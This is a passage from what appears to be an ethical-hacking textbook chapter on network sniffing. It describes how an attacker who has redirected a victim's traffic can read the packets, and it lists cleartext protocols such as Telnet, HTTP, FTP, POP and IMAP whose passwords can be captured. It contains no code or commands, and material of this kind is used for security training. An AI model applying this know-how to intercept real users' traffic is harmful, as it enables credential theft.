


Figure 8.8: Redirecting the traffic to the attacker

- **Step 6**: Now, the attacker can see all the data packets sent and received by the victim. The attacker can now extract sensitive information from the packets, such as passwords, usernames, credit card details, and PINs.





Figure 8.9: Attacker extracting sensitive information



Protocols Vulnerable to Sniffing

Telnet and Rlogin	Keystrokes including usernames and passwords are sent in clear text	**IMAP**	Passwords and data are sent in clear text
HTTP	Data is sent in clear text	**SMTP and NNTP**	Passwords and data are sent in clear text
POP	Passwords and data are sent in clear text	**FTP**	Passwords and data are sent in clear text

Protocols Vulnerable to Sniffing

The following protocols are vulnerable to sniffing. The main reason for sniffing these protocols is to acquire passwords.

- **Telnet and Rlogin**

  Telnet is a protocol used for communicating with a remote host (via port 23) on a network using a command-line terminal. rlogin enables an attacker to log into a network machine remotely via a TCP connection. Neither of these protocols provides encryption; therefore, data traveling between clients connected through any of these protocols are in plaintext and vulnerable to sniffing. Attackers can sniff keystrokes, including usernames and passwords.

- **HTTP**

  Due to vulnerabilities in the default version of HTTP, websites implementing HTTP transfer user data across the network in plaintext, which attackers can read to steal user credentials.

- **SNMP**

  Simple Network Management Protocol (SNMP) is a TCP/IP-based protocol used for exchanging management information between devices connected on a network. The first version of SNMP (SNMPv1 and SNMPv2) does not offer strong security, which leads to the transfer of data in a cleartext format. Attackers exploit the vulnerabilities in this version to acquire passwords in plaintext.

- **SMTP**

  Simple Mail Transfer Protocol (SMTP) is used for transmitting email messages over the Internet. In most implementations, SMTP messages are transmitted in cleartext, which enables attackers to capture plaintext passwords. Further, SMTP does not provide any protection against sniffing attacks.

- **NNTP**

  Network News Transfer Protocol (NNTP) distributes, inquires into, retrieves, and posts news articles using a reliable stream-based transmission of news among the ARPA-Internet community. However, this protocol fails to encrypt the data, which allows attackers to sniff sensitive information.

- **POP**


  Post Office Protocol (POP) allows a user's workstation to access mail from a mailbox server. A user can send mail from the workstation to the mailbox server via SMTP. Attackers can easily sniff the data flowing across a POP network in cleartext because of the protocol's weak security implementations.

- **FTP**

  File Transfer Protocol (FTP) enables clients to share files between computers in a network. This protocol fails to provide encryption; therefore, attackers can sniff data, including user credentials, by running tools such as Cain & Abel.

- **IMAP**

  Internet Message Access Protocol (IMAP) allows a client to access and manipulate electronic mail messages on a server. This protocol offers inadequate security, which allows attackers to obtain data and user credentials in cleartext.



Sniffing in the Data Link Layer of the OSI Model

